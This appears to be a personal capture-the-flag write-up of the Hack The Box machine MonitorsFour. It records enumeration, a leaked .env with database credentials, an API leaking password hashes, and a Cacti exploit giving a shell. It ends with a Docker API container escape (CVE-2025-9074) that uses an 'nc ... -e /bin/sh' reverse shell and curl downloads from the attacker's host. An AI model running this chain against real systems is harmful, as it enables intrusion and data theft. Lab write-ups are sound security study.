البدايه كالعاده مع rustscan
Open 10.129.32.206:80
Open 10.129.32.206:5985
PORT     STATE SERVICE REASON  VERSION
80/tcp   open  http    syn-ack nginx
|_http-title: Did not follow redirect to http://monitorsfour.htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
5985/tcp open  http    syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
5985 is winRm which is a ssh for windwos:
WinRM is essentially an HTTP-based interface for Windows Management Instrumentation (WMI), using SOAP to facilitate communication
landing page after echo | tee -a /etc/hosts
fuff
ffuf  -w /opt/SecLists/Discovery/Web-Content/quickhits.txt -u 'http://monitorsfour.htb/FUZZ'  -t 100


.env                    [Status: 200, Size: 97, Words: 1, Lines: 6, Duration: 209ms]
login                   [Status: 200, Size: 4340, Words: 1342, Lines: 96, Duration: 104ms]
user                    [Status: 200, Size: 35, Words: 3, Lines: 1, Duration: 118ms]
:: Progress: [2565/2565] :: Job [1/1] :: 1037 req/sec :: Duration: [0:00:03] :: Errors: 0 ::

i did not try enough values that is my problem i am impatiant i will try to change that
?token=0

[{"id":2,"username":"admin","email":"admin@monitorsfour.htb","password":"56b32eb43e6f15395f6c46c1c9e1cd36","role":"super user","token":"8024b78f83f102da4f","name":"Marcus Higgins","position":"System Administrator","dob":"1978-04-26","start_date":"2021-01-12","salary":"320800.00"},{"id":5,"username":"mwatson","email":"mwatson@monitorsfour.htb","password":"69196959c16b26ef00b77d82cf6eb169","role":"user","token":"0e543210987654321","name":"Michael Watson","position":"Website Administrator","dob":"1985-02-15","start_date":"2021-05-11","salary":"75000.00"},{"id":6,"username":"janderson","email":"janderson@monitorsfour.htb","password":"2a22dcf99190c322d974c8df5ba3256b","role":"user","token":"0e999999999999999","name":"Jennifer Anderson","position":"Network Engineer","dob":"1990-07-16","start_date":"2021-06-20","salary":"68000.00"},{"id":7,"username":"dthompson","email":"dthompson@monitorsfour.htb","password":"8d4a7e7fd08555133e056d9aacb1e519","role":"user","token":"0e111111111111111","name":"David Thompson","position":"Database Manager","dob":"1982-11-23","start_date":"2022-09-15","salary":"83000.00"}]
.env file downloaded
cat Untitled.env
DB_HOST=mariadb
DB_PORT=3306
DB_NAME=monitorsfour_db
DB_USER=monitorsdbuser
DB_PASS=f37p2j8f4t0r
ffuf  -w /opt/SecLists/Discovery/DNS/subdomains-top1million-110000.txt -u "http://10.129.32.206/" -H 'Host: FUZZ.monitorsfour.htb'  -t 100 -fs 138

cacti                   [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 69ms]
 wonderful1
a7a233c16b6cf5d87a
To enhance our product delivery, we have migrated to Windows and ported websites to Docker via Docker Desktop 4.44.2.

user.txt
9a7aa3f895f16235c3c348ad4e137312

www-data@821fbd6a43fa:/tmp$ curl -O 10.10.15.175:8081/docker.sh > docker.sh
curl -O 10.10.15.175:8081/docker.sh > docker.sh
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 41112  100 41112    0     0   112k      0 --:--:-- --:--:-- --:--:--  112k
www-data@821fbd6a43fa:/tmp$ ls
ls
docker.sh
www-data@821fbd6a43fa:/tmp$ ./docker.sh
                      ##         .
                ## ## ##        ==
             ## ## ## ##       ===
         /"""""""""""""""""\___/ ===
    ~~~ {~~ ~~~~ ~~~ ~~~~ ~~~ ~ /  ===- ~~~
         \______ X           __/
           \    \         __/
            \____\_______/
          __
     ____/ /__  ___  ____  ________
    / __  / _ \/ _ \/ __ \/ ___/ _ \   ENUMERATE
   / /_/ /  __/  __/ /_/ / (__/  __/  ESCALATE
   \__,_/\___/\___/ .___/\___/\___/  ESCAPE
                 /_/

 Docker Enumeration, Escalation of Privileges and Container Escapes (DEEPCE)
 by stealthcopter

==========================================( Colors )==========================================
[+] Exploit Test ............ Exploitable - Check this out
[+] Basic Test .............. Positive Result
[+] Another Test ............ Error running check
[+] Negative Test ........... No
[+] Multi line test ......... Yes
Command output
spanning multiple lines

Tips will look like this and often contains links with additional info. You can usually
ctrl+click links in modern terminal to open in a browser window
See https://stealthcopter.github.io/deepce

===================================( Enumerating Platform )===================================
[+] Inside Container ........ Yes
[+] Container Platform ...... docker
[+] Container tools ......... None
[+] User .................... www-data
[+] Groups .................. www-data
[+] Sudo .................... sudo not found
[+] Docker Executable ....... Not Found
[+] Docker Sock ............. Not Found
[+] Docker Version .......... Version Unknown
==================================( Enumerating Container )===================================
[+] Container ID ............ 821fbd6a43fa
[+] Container Full ID ....... /
[+] Container Name .......... Could not get container name through reverse DNS
[+] Container IP ............ 172.18.0.3
[+] DNS Server(s) ........... 127.0.0.11
[+] Host IP ................. 172.18.0.1
[+] Operating System ........ GNU/Linux
[+] Kernel .................. 6.6.87.2-microsoft-standard-WSL2
[+] Arch .................... x86_64
[+] CPU ..................... AMD EPYC 7302P 16-Core Processor
[+] Useful tools installed .. Yes
/usr/bin/curl
/usr/bin/gcc
/usr/bin/hostname
[+] Dangerous Capabilities .. Yes
Bounding set =cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap
Current IAB: !cap_dac_read_search,!cap_linux_immutable,!cap_net_broadcast,!cap_net_admin,!cap_ipc_lock,!cap_ipc_owner,!cap_sys_module,!cap_sys_rawio,!cap_sys_ptrace,!cap_sys_pacct,!cap_sys_admin,!cap_sys_boot,!cap_sys_nice,!cap_sys_resource,!cap_sys_time,!cap_sys_tty_config,!cap_lease,!cap_audit_control,!cap_mac_override,!cap_mac_admin,!cap_syslog,!cap_wake_alarm,!cap_block_suspend,!cap_audit_read,!cap_perfmon,!cap_bpf,!cap_checkpoint_restore
[+] SSHD Service ............ Unknown (ps not installed)
[+] Privileged Mode ......... Unknown
[+] Docker API exposed ...... Yes (192.168.65.7:2375)
[+] └── CVE-2025-9074 ....... Yes
Docker Desktop versions between 4.25 to 4.44.2 on Windows and MacOS are vulnerable to a
container escape via a malicious image. See
https://github.com/PtechAmanja/CVE-2025-9074-Docker-Desktop-Container-Escape

====================================( Enumerating Mounts )====================================
[+] Docker sock mounted ....... No
[+] Other mounts .............. Yes
/data/docker/containers/821fbd6a43fa182c5c884990fe74c22a80c1ec36db6adee758fdfa69bd4675b1/resolv.conf /etc/resolv.conf rw,relatime - ext4 /dev/sde rw
/data/docker/containers/821fbd6a43fa182c5c884990fe74c22a80c1ec36db6adee758fdfa69bd4675b1/hostname /etc/hostname rw,relatime - ext4 /dev/sde rw
/data/docker/containers/821fbd6a43fa182c5c884990fe74c22a80c1ec36db6adee758fdfa69bd4675b1/hosts /etc/hosts rw,relatime - ext4 /dev/sde rw
[+] Possible host usernames ...
====================================( Interesting Files )=====================================
[+] Interesting environment variables ... No
[+] Any common entrypoint files ......... Yes
-rwxr-xr-x 1 root     root     113 Sep 13  2025 /start.sh
-rwxr-xr-x 1 www-data www-data 41K May 17 10:06 /tmp/docker.sh
[+] Interesting files in root ........... Yes
/start.sh
[+] Passwords in common files ........... No
[+] Home directories .................... total 4.0K
drwxr-xr-x 1 marcus marcus 4.0K May 17 02:59 marcus
[+] Hashes in shadow file ............... Not readable
[+] Searching for app dirs ..............
==================================( Enumerating Containers )==================================
By default containers can communicate with other containers on the same network and the
host machine, this can be used to enumerate further

Could not ping sweep, requires nmap or ping to be executable
==============================================================================================

sudo python3 exploit.py -u marcus -p wonderful1 -i 10.10.15.175 -l 4444 -url http://cacti.monitorsfour.htb

www-data@821fbd6a43fa:~/html/cacti$
www-data@821fbd6a43fa:~/html/cacti$ ls /home/marcus
ls /home/marcus
user.txt
{
	"Image":"alpine:latest",
	"Cmd":["/bin/sh","-c","nc 10.10.15.175 9999 -e /bin/sh"],
	"HostConfig":{"Binds":["/mnt/host/c:/host_root"]},
	"Tty":true,
	"OpenStdin":true
}
curl 10.10.15.175:8081/docker.json > create.json
curl -X POST -H 'Content-Type: application/json' -d @create.json http://192.168.65.7:2375/containers/create?name=pwddee
curl -X POST http://192.168.65.7:2375/containers/{{CONTAINER_ID}}/start

cat host_root/Users/Administrator/Desktop/root.txt
82603ae340607ee110c481d916db1675
references: https://github.com/Solrikk/HTB-MonitorsFour-Writeup https://hackmd.io/qDOwI6DCT4Gi27qOq6m4uA?view https://blog.qwertysecurity.com/Articles/blog3.html